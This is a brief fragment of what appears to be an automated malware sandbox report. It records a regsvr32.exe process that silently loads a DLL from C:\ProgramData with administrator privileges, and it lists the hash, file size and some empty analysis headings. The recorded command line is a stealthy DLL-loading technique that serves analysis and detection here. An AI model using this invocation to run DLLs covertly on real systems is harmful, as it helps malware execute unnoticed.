General

Start time:	13:47:32
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe

Wow64 process (32bit):	true
Commandline:	regsvr32.exe -s -n -i 'C:\ProgramData\actXApiLib.dll'
Imagebase:	0x1370000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis